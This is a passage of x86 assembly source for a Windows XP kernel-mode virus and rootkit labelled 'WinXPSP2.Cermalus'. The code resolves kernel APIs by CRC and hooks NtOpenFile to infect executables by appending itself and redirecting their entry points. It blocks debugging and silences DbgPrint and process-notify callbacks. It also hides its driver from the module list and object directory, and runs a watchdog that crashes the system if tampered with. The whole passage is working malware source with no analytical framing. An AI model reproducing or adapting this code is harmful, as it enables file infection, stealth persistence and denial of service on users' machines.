        dd  offset ntoscrc_begin
        db  (ntos_api_count shr 1)
        db  "DbgPrint",                 0h
        db  "DbgPrintEx",               0h
        db  "DbgPrintReturnControlC",   0h
        db  "ExAllocatePool",           0h
        db  "ExFreePool",               0h
        db  "IoAllocateMdl",            0h
        db  "IoCompleteRequest",        0h
        db  "IoCreateDevice",           0h
        db  "IoCreateFile",             0h
        db  "IoDeleteDevice",           0h
        db  "IoDriverObjectType",       0h
        db  "IoFreeMdl",                0h
        db  "KeBugCheck",               0h
        db  "KeInitializeDpc",          0h
        db  "KeInitializeSpinLock",     0h
        db  "KeInitializeTimer",        0h
        db  "KeServiceDescriptorTable", 0h
        db  "KeSetTimer",               0h
        db  "MmGetSystemRoutineAddress",0h
        db  "MmProbeAndLockPages",      0h
        db  "MmUnlockPages",            0h
        db  "ObDereferenceObject",      0h
```

```
db  "ObReferenceObjectByHandle",0h
db  "ProbeForRead",             0h
db  "ProbeForWrite",            0h
db  "PsRemoveCreateThreadNotifyRoutine",0h
db  "PsSetCreateProcessNotifyRoutine",  0h
db  "PsSetCreateThreadNotifyRoutine",   0h
db  "ZwClose",                  0h
db  "ZwCreateSection",          0h
db  "ZwMapViewOfSection",       0h
db  "ZwOpenDirectoryObject",    0h
db  "ZwOpenFile",               0h
db  "ZwQueryInformationFile",   0h
db  "ZwUnmapViewOfSection",     0h
db  "wcscmp",                   0h
db  "ntoskrnl.exe",             0h
; hal.dll:
dd  offset halcrc_begin
db  (hal_api_count shr 1)
db  "KeAcquireSpinLock",        0h
db  "KeGetCurrentIrql",         0h
db  "KeReleaseSpinLock",        0h
db  "hal.dll",                  0h
; services:
dd  offset ntservicescrc_begin
db  (ntservices_count shr 1)
db  "ZwDebugActiveProcess",     0h
db  "ZwEnumerateBootEntries",   0h
db  "ZwOpenFile",               0h
db  "services",                 0h
; kernel32.dll:
dd  offset kerncrc_begin
db  (kern_api_count shr 1)
db  "CloseHandle",              0h
db  "CreateFileA",              0h
db  "CreateFileMappingA",       0h
db  "DeleteFileA",              0h
db  "GetFullPathNameA",         0h
db  "LoadLibraryA",             0h
db  "MapViewOfFile",            0h
db  "UnmapViewOfFile",          0h
db  "VirtualAlloc",             0h
db  "VirtualFree",              0h
db  "WriteFile",                0h
db  "kernel32.dll",             0h
; advapi.dll:
dd  offset advapicrc_begin
db  (adv_api_count shr 1)
db  "CloseServiceHandle",       0h
db  "ControlService",           0h
db  "CreateServiceA",           0h
db  "DeleteService",            0h
db  "OpenSCManagerA",           0h
db  "OpenServiceA",             0h
db  "StartServiceA",            0h
```

```
        db  "advapi32.dll",             0h
        ; ntdll.dll:
        dd  offset ntdllcrc_begin
        db  (ntdll_api_count shr 1)
        db  "ZwEnumerateBootEntries",   0h
        db  "ntdll.dll",                0h
api_names_end:
        dd  0
_title  db  "[WinXPSP2.Cermalus by Pluf/7A69ML]",0h
_text   db  "[first step]",0h

        ;--------------------------------------
        ; driver begin
        ;--------------------------------------

drv_begin:
driver      sys_body        <>
drvcode_begin:

        ;--------------------------------------
        ; driver entry
        ;--------------------------------------

        ; system thread context: passive_level: stdcall: ntstatus: 2params
driver_entry:
        pushad
        call    getdelta
        mov     ebx, dword ptr [esp + _pushad]
        call    get_base
        call    get_ring0api
        ; crc table apis ntoskrnl.exe:
ntoscrc_begin:
        dd      (ntos_api_count shr 1) + 1 dup (0)
ntosrcr_end:
        ntos_name   dd  (0) ; crc ntos name
        ; crc table apis hal.dll:
halcrc_begin:
        dd      (hal_api_count shr 1) + 1 dup (0)
halcrc_end:
        hal_name    dd  (0) ; crc hal name
get_base:
        and     bx, 0F001h
        dec     ebx
        cmp     word ptr [ebx], 'ZM'
        jnz     get_base
        ret
getdelta:
        call    _delta
delta   dd      0       ; ring0data pointer: [ebp]
_delta: pop     ebp
        ret
get_ring0api:
        pop     esi
        mov     edx, esp
```

```
sub     esp, size ring0data.api
mov     edi, esp
push    edx
push    edi
call    get_apis
pop     ebx
lodsd
lea     eax, dword ptr [ebp + (offset hal_api_uname - offset delta)]
push    eax
mov     ax, offset hal_uname - offset hal_api_uname
push    ax
dec     eax
dec     eax
push    ax
push    esp
call    dword ptr [ebx + ring0data.api.ntos.MmGetSystemRoutineAddress.va]
add     esp, size unicode_string
pop     edx
mov     esp, edx
test    eax, eax
jz      drv_entry_unsuccess
mov     esp, ebx
push    edx
xchg    ebx, eax
push    eax
call    get_base
call    get_apis
pop     ebx
push    size ring0data
push    NonPagedPool
call    dword ptr [ebx + ring0data.api.ntos.ExAllocatePool.va]
pop     edx
mov     esp, edx
test    eax, eax
jz      drv_entry_unsuccess
mov     esp, ebx
push    edx
@unprotect_mring0
mov     dword ptr [ebp], eax
@protect_mring0
mov     edi, eax
mov     esi, ebx
mov     ebx, edi
push    (size ring0data.api) shr 2
pop     ecx
rep     movsd
pop     esp
@gparam eax, 0
mov     dword ptr [ebx + ring0data.driver_object], eax
mov     eax, dword ptr [eax + driver_object.DriverSection]
mov     dword ptr [ebx + ring0data.module_list], eax
mov     eax, dword ptr
          [ebx + ring0data.api.ntos.KeServiceDescriptorTable.va]
push    dword ptr [eax + service_descriptor_entry.ServiceTableBase]
```

```
        pop     dword ptr [ebx + ring0data.service_table]
        push    dword ptr [eax + service_descriptor_entry.NumberOfServices]
        pop     dword ptr [ebx + ring0data.service_count]
register_unload:
        mov     eax, dword ptr [ebx + ring0data.driver_object]
        lea     ecx, dword ptr [ebp + (offset driver_unload - offset delta)]
        mov     dword ptr [eax + driver_object.DriverUnload], ecx
get_ntservices_begin:
        lea     eax, dword ptr [ebp + (offset ufpath_ntdll - offset delta)]
        call    map_imagefile_ring0
        test    eax, eax
        jnz     drv_entry_unsuccess
        push    edi
        push    esi
        call    get_ntservices_map_ntdll
ntservicescrc_begin:
        dd      (ntservices_count shr 1) + 1 dup (0)
ntservicescrc_end:
        dd      (0)
get_ntservices_map_ntdll:
        lea     edi, dword ptr [ebx + ring0data.ntdll_map_base]
        mov     eax, ebx
        mov     ebx, esi
        pop     esi
        push    eax
        call    get_apis
        pop     ebx
        sub     edi, size ring0data.services
        mov     esi, edi
        push    ntservices_count shr 1
        pop     ecx
        mov     edx, dword ptr [ebx + ring0data.service_table]
get_ntservices_next_service:
        lodsd
        cmp     byte ptr [eax], 0B8h
        jne     bad_entry
        mov     eax, dword ptr [eax + 1]
        cmp     eax, dword ptr [ebx + ring0data.service_count]
        jnbe    bad_entry
        lea     eax, dword ptr [edx + eax * 4]
        push    eax
        mov     eax, dword ptr [eax]
        stosd
        pop     eax
        stosd
        jmp     next_entry
bad_entry:
        scasd
        scasd
next_entry:
        lodsd
        loop    get_ntservices_next_service
get_ntservices_unmap_ntdll:
        pop     esi
```

```
        pop     edi
        call    unmap_section_ring0
get_ntservices_end:
raise_irql:
        lea     esi, dword ptr [ebx + ring0data.kirql]
        lea     edi, dword ptr [ebx + ring0data.kspinlock]
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.KeInitializeSpinLock.va]
        push    esi
        push    edi
        call    dword ptr [ebx + ring0data.api.hal.KeAcquireSpinLock.va]
        call    dword ptr [ebx + ring0data.api.hal.KeGetCurrentIrql.va]
        dec     al
        dec     al
        jz      unprotect
        jmp     start_wdog
        unprotect:
        @unprotect_mring0
hook_ntservices_begin:
        call    hook_ntservices
servicehook_begin:
        ; NtDebugActiveProcess service:
        dd      ring0data.services.NtDebugActiveProcess,    \
                offset nt_debug_active_process_hook - offset delta
        ; NtOpenFile service:
        dd      ring0data.services.NtOpenFile,      \
                offset nt_open_file_hook - offset delta
        ; NtEnumerateBootEntries service:
        dd      ring0data.services.NtEnumerateBootEntries,  \
                offset nt_enumerate_boot_entries_hook - offset delta
servicehook_end:
        dd      -1
hook_ntservices:
        pop     esi
        call    hook_functions
hook_ntservices_end:
hook_exported_apis_begin:
        call    hook_exported_apis
expapihook_begin:
        ; DbgPrint:
        dd      ring0data.api.ntos.DbgPrint,    \
                offset api_ntos_dbg_print_hook - offset delta
        ; DbgPrintEx:
        dd      ring0data.api.ntos.DbgPrintEx,  \
                offset api_ntos_dbg_print_ex_hook - offset delta
        ; DbgPrintReturnControlC:
        dd      ring0data.api.ntos.DbgPrintReturnControlC,  \
                offset api_ntos_dbg_print_return_controlc_hook - offset delta
expapihook_end:
        dd  -1
hook_exported_apis:
        pop     esi
        call    hook_functions
        jmp     hook_eat_begin
```

```
hook_exported_api_end:

        ; in:
        ;   esi = ptr hook table info
        ; out: nothing

hook_functions:
hook_next_function:
        lodsd
        inc     eax
        jz      hook_functions_end
        dec     eax
        lea     edx, dword ptr [ebx + eax]
        lodsd
        lea     eax, dword ptr [ebp + eax + hook_data_offset]
        push    esi
        mov     esi, dword ptr [eax + hook_data.signature]
        add     esi, ebp
        mov     edi, dword ptr [edx + ntserv_entry.va]
        push    5
        pop     ecx
        repe    cmpsb
        pop     esi
        jne     hook_next_function
        mov     ecx, dword ptr [eax + hook_data.return_]
        sub     edi, 5
        sub     eax, (hook_data_offset + 5)
        sub     eax, edi
        mov     byte ptr [edi], 0E9h
        inc     edi
        stosd
        jecxz   hook_next_function
        lea     ecx, dword ptr [ebp + ecx]
        mov     dword ptr [ecx], edi
        jmp     hook_next_function
hook_functions_end:
        ret
hook_eat_begin:
        call    hook_eat
ntoseat_begin:
        ; ntoskrnl:
        dd  ring0data.api.ntos_base
        ; PsSetCreateProcessNotifyRoutine:
        dd  ring0data.api.ntos.PsSetCreateProcessNotifyRoutine, \
            offset api_ntos_ps_set_create_process_notify_routine_hook -
            offset delta
        ; PsSetCreateThreadNotifyRoutine:
        dd  ring0data.api.ntos.PsSetCreateThreadNotifyRoutine,
\
            offset api_ntos_ps_set_create_thread_notify_routine_hook -
            offset delta
        ; PsRemoveCreateThreadNotifyRoutine:
        dd  ring0data.api.ntos.PsRemoveCreateThreadNotifyRoutine,
\
```

```
            offset api_ntos_ps_remove_create_thread_notify_routine_hook -
            offset delta
        dd  0
ntoseat_end:
        dd  -1
hook_eat:
        pop     esi
next_descriptor:
        lodsd
        inc     eax
        jz      hook_eat_end
        dec     eax
        mov     ecx, dword ptr [ebx + eax]
next_eat_entry:
        lodsd
        test    eax, eax
        jz      next_descriptor
        mov     edx, dword ptr [ebx + eax + api_entry.eat]
        lodsd
        lea     eax, dword ptr [ebp + eax]
        sub     eax, ecx
        xchg    [edx], eax
        jmp     next_eat_entry
hook_eat_end:
hide_driver_from_module_list:
        mov     eax, dword ptr [ebx + ring0data.module_list]
        mov     edx, dword ptr [eax + list_entry.Flink]
        mov     ecx, dword ptr [eax + list_entry.Blink]
        mov     dword ptr [edx + list_entry.Blink], ecx
        mov     dword ptr [ecx + list_entry.Flink], edx
hide_driver_from_object_directory:
        jmp     hide
walk_object_directory:
        push    37
next_list:
        mov     ecx, dword ptr [esi]
        jecxz   get_next_list
        mov     edi, ecx
next_object_entry:
        mov     eax, dword ptr [ecx + object_directory_entry.Object]
        test    eax, eax
        jz      get_next_entry
        mov     eax, dword ptr [eax - 10h]
        cmp     dword ptr [ebx + ring0data.reserved + 4], eax
        jnz     check_object_directory
        mov     eax, dword ptr [ecx + object_directory_entry.Object]
        cmp     dword ptr [ebx + ring0data.driver_object], eax
        jnz     get_next_entry
        mov     eax, dword ptr [ebx + ring0data.reserved + 4]
        dec     dword ptr [eax + 50h]
        mov     edx, dword ptr [ecx + object_directory_entry.ChainLink]
        cmp     edi, ecx
        jnz     unlink
        mov     dword ptr [esi], edx
```

```
        jmp     found
unlink: mov     dword ptr [edi + object_directory_entry.ChainLink], edx
found:  xor     esi, esi
        jmp     end_walk_object_directory
check_object_directory:
        cmp     dword ptr [ebx + ring0data.reserved], eax
        jnz     get_next_entry
        push    esi
        push    ecx
        mov     esi, dword ptr [ecx + object_directory_entry.Object]
        call    walk_object_directory
        pop     ecx
        pop     esi
        test    esi, esi
        jz      end_walk_object_directory
get_next_entry:
        mov     edi, ecx
        mov     ecx, dword ptr [ecx + object_directory_entry.ChainLink]
        test    ecx, ecx
        jnz     next_object_entry
get_next_list:
        lodsd
        dec     dword ptr [esp]
        jnz     next_list
end_walk_object_directory:
        pop     eax
        ret
hide:   mov     esi, esp
        xor     eax, eax
        cdq
        mov     al, 05Ch
        push    eax
        bswap   eax
        push    esp
        inc     al
        shl     al, 2
        push    ax
        shr     al, 1
        push    ax
        mov     eax, esp
        sub     esp, size object_attributes
        @init_object_attributes esp, edx, eax, OBJ_CASE_INSENSITIVE, edx
        mov     ecx, esp
        push    esi
        push    edx
        mov     eax, esp
        push    ecx
        push    edx
        push    eax
        call    dword ptr [ebx + ring0data.api.ntos.ZwOpenDirectoryObject.va]
        pop     edi
        pop     esp
        and     eax, eax
        jnz     clean_objects
```

```
        lea     ecx, dword ptr [ebp +
                  (offset walk_object_directory - offset delta)]
        push    ecx
        push    eax
        mov     ecx, esp
        push    eax
        push    ecx
        push    eax
        push    eax
        push    eax
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.ObReferenceObjectByHandle.va]
        pop     esi
        push    esi
        call    dword ptr [ebx + ring0data.api.ntos.ObDereferenceObject.va]
        mov     eax, esi
        mov     eax, dword ptr [eax - 10h]
        mov     dword ptr [ebx + ring0data.reserved], eax
        mov     eax, dword ptr [ebx + ring0data.api.ntos.IoDriverObjectType.va]
        mov     eax, dword ptr [eax]
        mov     dword ptr [ebx + ring0data.reserved + 4], eax
        pop     eax
        push    edi
        call    eax
        call    dword ptr [ebx + ring0data.api.ntos.ZwClose.va]
clean_objects:
        xor     eax, eax
        mov     edx, dword ptr [ebx + ring0data.driver_object]
        movzx   ecx, word ptr [edx + driver_object.DriverName._Length]
        mov     edi, dword ptr [edx + driver_object.DriverName.Buffer]
        rep     stosb
        mov     edx, dword ptr [edx + driver_object.DriverExtension]
        movzx   ecx, word ptr [edx + driver_extension.ServiceKeyName._Length]
        mov     edi, dword ptr [edx + driver_extension.ServiceKeyName.Buffer]
        rep     stosb
        mov     edx, dword ptr [ebx + ring0data.module_list]
        movzx   ecx, word ptr [edx + module_entry.path._Length]
        mov     edi, dword ptr [edx + module_entry.path.Buffer]
        rep     stosb
        movzx   ecx, word ptr [edx + module_entry._name._Length]
        mov     edi, dword ptr [edx + module_entry._name.Buffer]
        rep     stosb
lower_irql:
        @protect_mring0
        push    dword ptr [ebx + ring0data.kirql]
        lea     eax, dword ptr [ebx + ring0data.kspinlock]
        push    eax
        call    dword ptr [ebx + ring0data.api.hal.KeReleaseSpinLock.va]
start_wdog:
        mov     esi, offset ring0_wdog_end - offset ring0_wdog_begin
        lea     eax, dword ptr [esi + size wdog_context]
        push    eax
        push    NonPagedPool
        call    dword ptr [ebx + ring0data.api.ntos.ExAllocatePool.va]
```

```
        mov     ecx, eax
        jecxz   drv_entry_success
        mov     ecx, esi
        lea     esi, dword ptr [ebp (offset ring0_wdog_begin - offset delta)]
        mov     edi, eax
        rep     movsb
        mov     esi, eax
        lea     eax, dword ptr [esi + (offset api_ntos_ke_bugcheck -
                  offset ring0_wdog_begin)]
        push    dword ptr [ebx + ring0data.api.ntos.KeBugCheck.va]
        pop     dword ptr [eax]
        lea     eax, dword ptr [esi + (offset api_ntos_ke_initialize_dpc -
                  offset ring0_wdog_begin)]
        push    dword ptr [ebx + ring0data.api.ntos.KeInitializeDpc.va]
        pop     dword ptr [eax]
        lea     eax, dword ptr [esi + (offset api_ntos_ke_initialize_timer -
                  offset ring0_wdog_begin)]
        push    dword ptr [ebx + ring0data.api.ntos.KeInitializeTimer.va]
        pop     dword ptr [eax]
        lea     eax, dword ptr [esi + (offset api_ntos_ke_set_timer -
                  offset ring0_wdog_begin)]
        push    dword ptr [ebx + ring0data.api.ntos.KeSetTimer.va]
        pop     dword ptr [eax]
        lea     eax, dword ptr [esi + (offset ring0_wdog_end -
                  offset ring0_wdog_begin)]
        lea     ebx, dword ptr [esi + (offset wdog_ctx_addr -
                  offset ring0_wdog_begin)]
        mov     dword ptr [ebx], eax
        lea     eax, dword ptr [esi + (offset wdog_begin_addr -
                  offset ring0_wdog_begin)]
        mov     dword ptr [eax], esi
        lea     eax, dword ptr [ebp + (offset drv_begin - offset delta)]
        lea     ebx, dword ptr [esi + (offset buf_drv_begin -
                  offset ring0_wdog_begin)]
        mov     dword ptr [ebx], eax
        lea     edi, dword ptr [ebp + (offset drv_end - offset delta)]
        lea     ebx, dword ptr [esi + (offset buf_drv_end -
                  offset ring0_wdog_begin)]
        mov     dword ptr [ebx], edi
        call    gen_crc32_datbuf
        lea     ebx, dword ptr [esi + (offset orig_drv_crc -
                  offset ring0_wdog_begin)]
        mov     dword ptr [ebx], eax
        xor     eax, eax
        push    eax
        push    eax
        push    eax
        push    eax
        call    esi
drv_entry_success:
        push    STATUS_SUCCESS
        pop     eax
        jmp     drv_entry_ret
drv_entry_unsuccess:
```

```
        push    STATUS_UNSUCCESSFUL
        pop     eax
drv_entry_ret:
        @cb_end driverentry_param_count

        ;--------------------------------------
        ; driver unload
        ;--------------------------------------

        ; driver unload:
        ; system thread context: passive level: stdcall: void: 1param
driver_unload:
        @cb_begin
        @cb_end driverunload_param_count

        ;--------------------------------------
        ; service hook routines
        ;--------------------------------------

        ; NtOpenFile hook:
        ; user thread context: passive level: stdcall: ntstatus: 14params
nt_open_file_hook:
        @cb_begin
        jmp     $+10
        dd      offset  nt_open_file_orig - offset delta
        dd      offset  nt_open_file_hook_back - offset delta
        lea     esi, dword ptr [esp + _pushad + 4]
        push    ntopenfile_param_count
        pop     eax
        mov     ecx, eax
        shl     eax, 2
        sub     esp, eax
        mov     edi, esp
        rep     movsd
        lea     eax, dword ptr [ebp + (offset check_infect - offset delta)]
        push    eax
        nt_open_file_orig:
        mov     edi, edi
        push    ebp
        mov     ebp, esp
        push    01234567h
        nt_open_file_hook_back    equ $-4
        ret
check_infect:
        mov     ebx, dword ptr [ebp]
        mov     edx, eax
        and     eax, eax
        jne     ntopenfile_ret
        @gparam ecx, 0
        cmp     eax, dword ptr [ecx]
        jz      ntopenfile_ret
        @gparam eax, 5
        and     eax, FILE_DIRECTORY_FILE
        jne     ntopenfile_ret
```

```
        @gparam edi, 2
        mov     edi, dword ptr [edi + object_attributes.ObjectName]
        mov     ecx, dword ptr [edi + unicode_string._Length]
        jcxz    ntopenfile_ret
        bswap   ecx
        jcxz    ntopenfile_ret
        cmp     eax, dword ptr [edi + unicode_string.Buffer]
        je      ntopenfile_ret
        push    edi
        movzx   esi, word ptr [edi + unicode_string._Length]
        add     esi, dword ptr [edi + unicode_string.Buffer]
        lea     edi, dword ptr [ebp + ((offset exe_ext +
                sizeof exe_ext - 1) - offset delta)]
        push    4
        pop     ecx
        std
        lodsw
is_exe: lodsw
        or      al, 20h
        scasb
        loope   is_exe
        cld
        pop     edi
        jne     ntopenfile_ret
        mov     esi, dword ptr [edi + unicode_string.Buffer]
        lea     esi, dword ptr [esi + 6*2]
        cmp     byte ptr [esi], '\'
        jnz     ntopenfile_ret
        lodsw
        push    edx
        mov     edx, ecx
        inc     edx
        inc     edx
        shl     edx, 4
        lea     edi, dword ptr [ebp + (offset systemroot - offset delta)]
        push    7
        pop     ecx
is_wnd: mov     al, byte ptr [edi]
        inc     edi
        xchg    al, dh
        lodsb
        or      al, dl
        sub     al, dh
        lodsb
        loope   is_wnd
        pop     edx
        je      ntopenfile_ret
        @gparam eax, 0
        mov     eax, dword ptr [eax]
        push    edx
        call    infect_file
        pop     edx
ntopenfile_ret:
        mov     eax, edx
```

```
        @cb_end ntopenfile_param_count

        ; NtEnumerateBootEntries hook:
        ; user thread context: passive level: ntstatus: stdcall: 2params
nt_enumerate_boot_entries_hook:
        @cb_begin
        jmp     $+10
        dd      offset nt_enumerate_boot_entries_orig - offset delta
        dd      0
        nt_enumerate_boot_entries_orig:
        mov     eax, STATUS_NOT_IMPLEMENTED
        @gparam ecx, 0
        @gparam edx, 1
        xor     esi, esi
        push    esi
        add     esi, 05F5Fh
        shl     esi, 1
        sub     cx, si
        pop     esi
        jnz     @l1
        add     esi, 0657Fh
        shl     esi, 1
        sub     dx, si
        jnz     @l1
        xor     eax, eax
@l1:    @cb_end ntenumeratebootentries_param_count

        ; NtDebugActiveProcess hook:
        ; user thread context: passive level: ntstatus: stdcall: 2params
nt_debug_active_process_hook:
        @cb_begin
        jmp     $+15
        dd      offset  nt_debug_active_process_orig - offset delta
        dd      0
        nt_debug_active_process_orig:
        mov     edi, edi
        push    ebp
        mov     ebp, esp
        push    STATUS_INVALID_HANDLE
        pop     eax
        @cb_end ntdebugactiveprocess_param_count

        ;--------------------------------------
        ; exported api hook routines
        ;--------------------------------------

        ; DbgPrint/DbgPrintEx/DbgPrintReturnControlC hook:
        ; arbitrary thread context: any IRQL: cdecl: ulong(ntstatus): 1-Nparams
api_ntos_dbg_print_hook:
api_ntos_dbg_print_ex_hook:
api_ntos_dbg_print_return_controlc_hook:
        @cb_begin
        jmp     $+15
        dd      offset  nt_api_ntos_dbg_printx_orig - offset delta
```

```
        dd      0
        nt_api_ntos_dbg_printx_orig:
        mov     edi, edi
        push    ebp
        mov     ebp, esp
        push    STATUS_SUCCESS
        pop     eax
        @cb_end 0

        ;--------------------------------------
        ; EAT hook routines
        ;--------------------------------------

        ; PsSetCreateProcessNofityRoutine hook:
        ; arbitrary thread context: passive level: stdcall: ntstatus: 2params
        ; api_ntos_ps_set_create_process_notify_routine_hook:
        ; register/unregister callback
        @cb_begin
        push    STATUS_SUCCESS
        pop     eax
        @cb_end pssetcreateprocessnotifyroutine_param_count

        ; PsSet/RemoveCreateThreadNotifyRoutine hook:
        ; arbitrary thread context: passive level: stdcall: ntstatus: 1param
api_ntos_ps_set_create_thread_notify_routine_hook:      ; register callback
api_ntos_ps_remove_create_thread_notify_routine_hook:   ; unregister callback
        @cb_begin
        push    STATUS_SUCCESS
        pop     eax
        @cb_end pssetremovecreatethreadnotifyroutine_params_count

        ;--------------------------------------
        ; wdog routine (CustomTimerDpc)
        ;--------------------------------------

        ; system thread context: dispatch level: stdcall: void: 4params
ring0_wdog_begin:
        pushad
        mov     eax, 12345678h
buf_drv_begin   equ $-4
        mov     edi, 23456781h
buf_drv_end     equ $-4
        call    gen_crc32_datbuf
        cmp     eax, 34567812h
orig_drv_crc    equ $-4
        jz      install_dpc
reboot: push    POWER_FAILURE_SIMULATE
        mov     eax, 45678123h
api_ntos_ke_bugcheck equ $-4
        call    eax
install_dpc:
        mov     esi, 56781234h
wdog_ctx_addr   equ $-4
        mov     ecx, 67812345h
```

```
wdog_begin_addr equ $-4
        push    esi
        push    ecx
        push    esi
        mov     eax, 78123456h
api_ntos_ke_initialize_dpc equ   $-4
        call    eax
        lea     edi, dword ptr [esi + wdog_context.Timer]
        push    edi
        mov     eax, 8123467h
api_ntos_ke_initialize_timer    equ $-4
        call    eax
        xor     eax, eax
        cdq
        dec     eax
        mov     edx, -100000000
        push    esi
        push    eax
        push    edx
        push    edi
        mov     eax, 12345678h
api_ntos_ke_set_timer   equ $-4
        call    eax
        @cb_end custom_dpc_param_count

        ; in:
        ;   eax = ptr api name string, ptr begin data buf
        ;   edi = ptr end data buf
        ; out:
        ;   eax = api crc
        ; (orig by roy g biv)

gen_crc32_datbuf:
        push    edi
        cmp     edi, eax
        jz      gen_crc32_end
        jmp     gen_crc32
gen_crc32_szname:
        push    edi
        xor     edi, edi
gen_crc32:
        push    ecx
        push    ebx
create_loop:
        or      ebx, -1
create_outer:
        xor     bl, byte ptr [eax]
        push    8
        pop     ecx
create_inner:
        add     ebx, ebx
        jnb     create_skip
        xor     ebx, 4c11db7h
create_skip:
```

```
        loop    create_inner
        test    edi, edi
        jz      l1
        inc     eax
        cmp     edi, eax
        jnz     create_outer
        jmp     l2
l1:     sub     cl, byte ptr [eax]
        inc     eax
        jb      create_outer
l2:     xchg    eax, ebx
        pop     ebx
        pop     ecx
        pop     edi
gen_crc32_end:
        ret
ring0_wdog_end:

        ; PE infection routine:
                ;
        ; in:
        ;   ebx = ptr ring0data
        ;   ebp = delta offset
        ;   eax = handle of file to infect
        ; out: nothing

infect_file:
        mov     edi, eax
        mov     ecx, esp
        sub     esp, size io_status_block + size file_standard_information
        mov     esi, esp
        push    ecx
        push    FileStandardInformation
        push    size file_standard_information
        push    esi
        lea     ecx, dword ptr [esi + size file_standard_information]
        push    ecx
        push    eax
        call    dword ptr [ebx + ring0data.api.ntos.ZwQueryInformationFile.va]
        mov     esi, dword ptr [esi + file_standard_information.EndOfFile]
        pop     esp
        test    eax,eax
        jne     infect_file_ret
        call    map_file_ring0
        and     eax, eax
        jnz     infect_file_ret
        push    esi
        push    edi
        mov     edi, ecx
        cmp     word ptr [esi + mzhdr.mz_magic], "ZM"
        jne     infect_file_unmap
        mov     eax, dword ptr [esi + mzhdr.mz_lfanew]
        add     eax, esi
        cmp     word ptr [eax + pehdr.pe_signature], "EP"
```

```
jne     infect_file_unmap
mov     ecx, dword ptr [eax + pehdr.pe_coff_machine]
cmp     cx, IMAGE_FILE_MACHINE_I386
jne     infect_file_unmap
shr     ecx, 16
jz      infect_file_unmap
dec     ecx
imul    ecx, ecx, 28h
lea     ecx, dword ptr [eax + ecx + size pehdr]
mov     esi, eax
movzx   eax, word ptr [eax + pehdr.pe_coff_flags]
test    ah, IMAGE_FILE_DLL shr 8
jnz     infect_file_unmap
test    ah, IMAGE_FILE_SYSTEM shr 8
jnz     infect_file_unmap
mov     eax, dword ptr [ecx + pe_sect.sect_rawaddr]
add     eax, dword ptr [ecx + pe_sect.sect_rawsize]
cmp     eax, edx
jne     infect_file_unmap
push    eax
sub     eax, dword ptr [ecx + pe_sect.sect_rawaddr]
add     eax, offset drv_end - offset drv_begin
mov     esi, dword ptr [esi + pehdr.pe_ophdr_filealign]
dec     esi
add     eax, esi
not     esi
and     eax, esi
mov     esi, eax
sub     eax, dword ptr [ecx + pe_sect.sect_rawsize]
add     edx, eax
pop     eax
mov     dword ptr [esp - 04h], esi
mov     dword ptr [esp - 08h], edi
mov     dword ptr [esp - 0Ch], edx
pop     edi
pop     esi
push    eax
sub     ecx, esi
push    ecx
sub     esp, 0Ch
call    unmap_section_ring0
pop     esi
pop     edi
rdtsc
and     eax, DYNAMIC_PADD - 1
add     esi, eax
add     esi, STATIC_PADD
call    map_file_ring0
pop     ebx
pop     ecx
pop     edx
test    eax,eax
jne     infect_file_ret
push    esi
```

```
        xchg    edi, edx
        push    edx
        mov     edx, dword ptr [esi + mzhdr.mz_lfanew]
        add     edx, esi
        add     ecx, esi
        mov     eax, dword ptr [ecx + pe_sect.sect_rawsize]
        add     eax, dword ptr [ecx + pe_sect.sect_virtaddr]
        add     eax, offset ring3_start - offset drv_begin
        xchg    dword ptr [edx + pehdr.pe_ophdr_entrypointrva], eax
        push    eax
        mov     dword ptr [ecx + pe_sect.sect_rawsize], ebx
        cmp     dword ptr [ecx + pe_sect.sect_virtsize], ebx
        jae     copy_virus
        mov     dword ptr [ecx + pe_sect.sect_virtsize], ebx
        add     ebx, dword ptr [ecx + pe_sect.sect_virtaddr]
        mov     dword ptr [edx + pehdr.pe_ophdr_imagesize], ebx
        mov     eax, dword ptr [edx + pehdr.pe_ophdr_sectalign]
        dec     eax
        add     dword ptr [edx + pehdr.pe_ophdr_imagesize], eax
        not     eax
        and     dword ptr [edx + pehdr.pe_ophdr_imagesize], eax
copy_virus:
        or      dword ptr [ecx + pe_sect.sect_flags],
                IMAGE_SCN_MEM_EXECUTE or IMAGE_SCN_CNT_CODE
        add     edi, esi
        mov     eax, edi
        lea     esi, dword ptr [ebp + (offset drv_begin - offset delta)]
        push    offset drv_end - offset drv_begin
        pop     ecx
        rep     movsb
        pop     ecx
        add     ecx, dword ptr [edx + pehdr.pe_ophdr_imagebase]
        lea     eax, dword ptr [eax + (offset host_start_ep - offset drv_begin)]
        mov     dword ptr [eax], ecx
infect_file_unmap:
        mov     ebx, dword ptr [ebp]
        pop     edi
        pop     esi
        jmp     unmap_section_ring0
infect_file_ret:
        mov     ebx, dword ptr [ebp]
        ret

        ; in:
        ;   edi = handle file to map
        ;   esi = section size, with padd
        ; out:
        ;   esi = mapping addr
        ;   edi = section handle
        ;   ecx = file handle
        ;   edx = secction size
        ; ret:
        ;   ok:     eax = 0
        ;   error:  eax != 0
```

```
map_file_ring0:
        xor     ecx, ecx
        mov     eax, esp
        push    ecx
        push    esi
        push    eax
        push    ecx
        push    edi
        push    SEC_COMMIT
        push    PAGE_READWRITE
        lea     eax, dword ptr [esp + 5*4]
        push    eax
        push    ecx
        push    SECTION_QUERY or SECTION_MAP_WRITE or
                SECTION_MAP_READ or STANDARD_RIGHTS_REQUIRED
        lea     eax, dword ptr [esp + 6*4]
        push    eax
        call    dword ptr [ebx + ring0data.api.ntos.ZwCreateSection.va]
        pop     edx
        pop     esp
        test    eax,eax
        jne     map_file_ring0_ret
        xchg    edx, edi
        push    edx
        push    eax
        push    eax
        push    PAGE_READWRITE
        push    eax
        push    ViewShare
        lea     ecx, dword ptr [esp + 4*4]
        push    ecx
        push    eax
        push    eax
        push    eax
        lea     ecx, dword ptr [esp + 7*4]
        push    ecx
        push    NtCurrentProcess
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.ZwMapViewOfSection.va]
        pop     edx
        pop     ecx
        pop     ecx
        xchg    esi, edx
        test    eax, eax
        jz      map_file_ring0_ret
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.ZwClose.va]
        inc     eax
map_file_ring0_ret:
        ret

        ; in:
        ;   eax = ptr full path name (wchar)
```

```
        ; out:
        ;   esi = mapping addr
        ;   edi = section handle
        ; ret:
        ;   ok:     eax = 0
        ;   error:  eax != 0

map_imagefile_ring0:
        mov     edx, esp
        push    eax
        mov     ax, offset hal_api_uname - offset ufpath_ntdll
        push    ax
        dec     ax
        dec     ax
        push    ax
        mov     eax, esp
